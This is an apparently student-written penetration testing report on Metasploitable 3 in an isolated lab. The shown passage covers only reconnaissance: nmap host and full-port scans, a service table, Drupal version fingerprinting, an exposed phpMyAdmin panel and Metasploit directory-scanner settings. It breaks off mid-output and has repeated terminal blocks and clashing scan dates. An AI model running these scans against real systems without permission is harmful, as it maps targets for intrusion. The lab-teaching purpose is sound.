

Vulnerability Assessment & Penetration Testing Report

Metasploitable 3 (Linux)

Author: Mummadi Bhuvanesh Kumar

Target: Metasploitable 3 Linux | IP: 10.0.2.6

Attacker: Parrot OS | IP: 10.0.2.13

Date: May 19, 2026

Environment: Oracle VirtualBox (Isolated Lab)

Disclaimer: This assessment was performed in a controlled isolated VirtualBox lab environment for educational purposes only.

1. Scope and Objectives


Full penetration test against Metasploitable 3 Linux VM to identify, exploit, and document vulnerabilities with proof of concept.

2. Information Gathering & Enumeration

2.1 Attacker IP Identification

➔ bash

ip a

A screenshot of a terminal window with a dark background and green text. The terminal shows the output of the 'ip a' command, displaying details for the loopback interface 'lo' and the ethernet interface 'enp0s3'. Below this, the 'nmap -sn 10.0.2.13/24' command is executed, showing a scan report for four hosts in the 10.0.2.1/24 network. The hosts are 10.0.2.1, 10.0.2.2, 10.0.2.6, and 10.0.2.13, all of which are reported as 'up'. The scan was completed in 2.37 seconds. The terminal prompt is '[root@parrot]~/home/hacker]'.

```
[root@parrot]~/home/hacker]
#ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN group default qlen 1000
    link/ether 08:00:27:24:ad:9c brd ff:ff:ff:ff:ff:ff
    altname enx08002724ad9c
    inet 10.0.2.13/24 brd 10.0.2.255 scope global dynamic noprefixroute enp0s3
        valid_lft 554sec preferred_lft 554sec
    inet6 fe80::51b2:af3:7d2a:53fe/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
[root@parrot]~/home/hacker]
#nmap -sn 10.0.2.13/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-19 11:00 IST
Nmap scan report for 10.0.2.1
Host is up (0.0010s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.2
Host is up (0.0010s latency).
MAC Address: 08:00:27:02:7E:69 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.6
Host is up (0.0012s latency).
MAC Address: 08:00:27:22:92:67 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.13
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.37 seconds
[root@parrot]~/home/hacker]
```


Result:

Attacker Machine: 10.0.2.13 (Parrot OS)

2.2 Live Host Discovery

➔ bash

nmap -sn 10.0.2.13/24

A screenshot of a terminal window with a dark background and green text. The window title is 'hacker@parrot-'. The user is at the prompt '[root@parrot]~[/home/hacker]'. They run '#ip a', which shows details for the loopback interface 'lo' (127.0.0.1) and the ethernet interface 'enp0s3' (10.0.2.13). Then they run '#nmap -sn 10.0.2.13/24'. The output shows the start of an Nmap scan at 2026-05-19 11:00 IST. It reports that hosts 10.0.2.1, 10.0.2.2, and 10.0.2.6 are up, along with their MAC addresses. Host 10.0.2.13 is also reported as up. The scan is completed in 2.37 seconds, having scanned 256 IP addresses and found 4 hosts up.

```
[root@parrot]~[/home/hacker]
#ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN group default qlen 1000
    link/ether 08:00:27:24:ad:9c brd ff:ff:ff:ff:ff:ff
    altname enx08002724ad9c
    inet 10.0.2.13/24 brd 10.0.2.255 scope global dynamic noprefixroute enp0s3
        valid_lft 554sec preferred_lft 554sec
    inet6 fe80::51b2:af3:7d2a:53fe/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
[root@parrot]~[/home/hacker]
#nmap -sn 10.0.2.13/24
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-19 11:00 IST
Nmap scan report for 10.0.2.1
Host is up (0.0010s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.2
Host is up (0.0010s latency).
MAC Address: 08:00:27:02:7E:69 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.6
Host is up (0.0012s latency).
MAC Address: 08:00:27:22:92:67 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.13
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.37 seconds
[root@parrot]~[/home/hacker]
```

****Result:****

...

10.0.2.6 — TARGET Metasploitable 3

MAC: 08:00:27:22:92:67

10.0.2.13 — Attacker Parrot OS


...

Target confirmed live at **10.0.2.6**

2.3 Full Port and Service Scan

➔ bash

nmap -sV -p 0-65535 10.0.2.6



```
hacker@parrot:~$ nmap -sV -p 0-65535 10.0.2.6
Starting Nmap 7.95 ( https://nmap.org ) at 2020-05-19 11:13 IST
Nmap scan report for 10.0.2.6
Host is up (0.0015s latency).
Not shown: 65525 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.5
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.7
445/tcp    open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp    open  ipp          CUPS 1.7
3000/tcp   closed ppp
3306/tcp   open  mysql        MySQL (unauthorized)
3500/tcp   open  http         WEBrick httpd 1.3.1 (Ruby 2.3.0 (2018-10-18))
6697/tcp   open  irc          UnrealIRCd
8080/tcp   open  http         Jetty 8.1.7.v20120910
8181/tcp   closed intermapper
MAC Address: 08:00:27:22:92:07 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts: 127.0.0.1, METASPLOITABLE3-UB1404, irc.TestIRC.net; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 162.89 seconds
hacker@parrot:~$
```

Result:

| Port | State | Service | Version |

```
|-----|-----|-----|-----|  
| 21/tcp | Open | FTP | ProFTPD 1.3.5 |  
| 22/tcp | Open | SSH | OpenSSH 6.6.1p1 |  
| 80/tcp | Open | HTTP | Apache 2.4.7 |  
| 445/tcp | Open | SMB | Samba 3.X-4.X |  
| 3306/tcp | Open | MySQL | Unauthorized |  
| 3500/tcp | Open | HTTP | WEBrick 1.3.1 Ruby 2.3.8 |  
| 6697/tcp | Open | IRC | UnrealIRCd |  
| 8080/tcp | Open | HTTP | Jetty 8.1.7 |
```

2.4 Web Directory Enumeration

Port 80 — Apache Directory Index

http://10.0.2.6/


Directories found:

/chat/

/drupal/

/payroll_app.php

/phpmyadmin/




Drupal Version Fingerprinting

...

view-source:http://10.0.2.6/drupal/
modules/blog/blog.info

...



****Result:****


version = "7.5"

core = 7.x

project = "drupal"

Drupal ****7.5**** confirmed — critically
outdated

phpMyAdmin Interface



phpMyAdmin login panel publicly accessible
at <http://10.0.2.6/phpmyadmin/>

Port 3500 — Directory Scanner

➔ bash


```
auxiliary(scanner/http/dir_scanner) >> set rhosts 10.0.2.6
```

```
auxiliary(scanner/http/dir_scanner) >> set rport 3500
```

```
auxiliary(scanner/http/dir_scanner) >>
```

```
set dictionary /home/hacker/Desktop/medium.txt
```

```
auxiliary(scanner/http/dir_scanner) >> run
```




```
Interact with a module by name or index. For example info 600, use 600 or use auxiliary/scanner/http/pfsense_logi

